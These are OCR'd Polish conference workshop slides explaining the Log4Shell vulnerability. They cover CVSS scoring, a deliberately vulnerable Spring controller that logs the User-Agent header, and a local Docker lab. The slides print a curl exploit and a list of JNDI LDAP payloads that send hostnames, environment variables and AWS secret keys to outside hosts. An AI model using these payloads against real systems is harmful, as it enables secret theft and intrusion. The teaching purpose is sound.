
ONLINE
ADMIN
DAYS
SIEĆ WYMIANY WIEDZY
DLA SPECJALISTÓW IT!
15-17.03.2022 | 22-24.03.2022

LOG4Shell


Podatność dekady


ONLINE ADMIN DAYS

Agenda

- Wstęp teoretyczny
- Ćwiczenia praktyczne
- konkurs

Bez Docker’a się nie obejdzie.







Log4J

- Używany w tysiącach projektów
- De facto standard logowania w aplikacjach Java
- Elastycznie konfigurowalny, bez konieczności modyfikacji aplikacji

nVision
axence

Log4J





ONLINE ADMIN DAYS

CVSS SCORE METRICS

A CVSS score is composed of three sets of metrics (**Base**, **Temporal**, **Environmental**), each of which have an underlying scoring component.

BASIC METRIC GROUP

Exploitability Metrics

- Attack Vector
- Attack Complexity
- Privileges Required
- User Interaction
- Scope

Impact Metrics

- Compatibility Impact
- Integrity Impact
- Availability Impact
- Scope


TEMPORAL METRIC GROUP

- Exploit Code Maturity
- Remediation Level
- Report Confidence

ENVIRONMENTAL METRIC GROUP

- Confidentiality Requirement
- Integrity Requirement
- Availability Requirement
- Modified Base Metrics

nVision axence®



ONLINE ADMIN DAYS


CVSS v3.1 Base Score Calculator

ATTACK VECTOR	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
Network	Low	None	None
Adjacent	High	Low	Required
Local		High	
Physical			

SCOPE	CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Changed	High	High	High
Unchanged	Low	Low	Low
	None	None	None

SEVERITY	SCORE	VECTOR
Critical	10.0	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

nVision axence



CVSSv3 score 10


- Severity 10 – tylko kilkanaście podatności rocznie
- Różnica pomiędzy 9.8, a 10.0
- **Scope changed** – tylko kilkanaście rocznie – wykorzystanie podatności wyjście poza podatny komponent

ONLINE ADMIN DAYS


nVision axence

Demo #1

LDAP query



```
package com.eniac.logger;

import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestHeader;
import org.springframework.web.bind.annotation.RestController;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");
    private int counter = 0;

    @GetMapping("/")
    public String index(@RequestHeader("User-Agent") String userAgent) {
        logger.info("Received a request from User-Agent:" + userAgent);
        return "Log4Shell testowa aplikacja."+Integer.toString(counter++);
    }
}
```



Uruchomienie aplikacji

```
docker run --rm -p 8000:8000 sowisz/l4s-app1
```


http://localhost:8000

```
curl localhost 8000
```


ONLINE ADMIN DAYS

nVision axence

CanaryTokens - canarytokens.org



ONLINE ADMIN DAYS




Exploit

```
curl -H
'User-Agent${jndi:ldap://x${hostName}.L4J.
97lcm9o78k2ror6yaxi8w8go3.canarytokens.com/a}' localhost:8000
```

http://localhost:8000

ONLINE ADMIN DAYS

nVision axence




Co może wyciekać?

```
# Docker Lookup
${jndi:ldap://${docker:containerId}.domain.com/j}
${jndi:ldap://${docker:containerName}.domain.com/j}
${jndi:ldap://${docker:imageId}.domain.com/j}
${jndi:ldap://${docker:imageName}.domain.com/j}
${jndi:ldap://${docker:shortContainerId}.domain.com/j}
${jndi:ldap://${docker:shortImageId}.domain.com/j}

# Environment Lookup
${jndi:ldap://${env:USER}.domain.com/j}
${jndi:ldap://${env:user}.domain.com/j}
${jndi:ldap://${env:COMPUTERNAME}.domain.com/j}
${jndi:ldap://${env:USERDOMAIN}.domain.com/j}
${jndi:ldap://${env:AWS_SECRET_ACCESS_KEY}.domain.com/j
}
${jndi:ldap://${hostName}.domain.com/j}
${jndi:ldap://${env:JAVA_VERSION}.domain.com/j}

# Java Lookup
${jndi:ldap://${java:version}.domain.com/j}
${jndi:ldap://${java:runtime}.domain.com/j}
${jndi:ldap://${java:vm}.domain.com/j}
${jndi:ldap://${java:os}.domain.com/j}
${jndi:ldap://${java:locale}.domain.com/j}
${jndi:ldap://${java:hw}.domain.com/j}
```

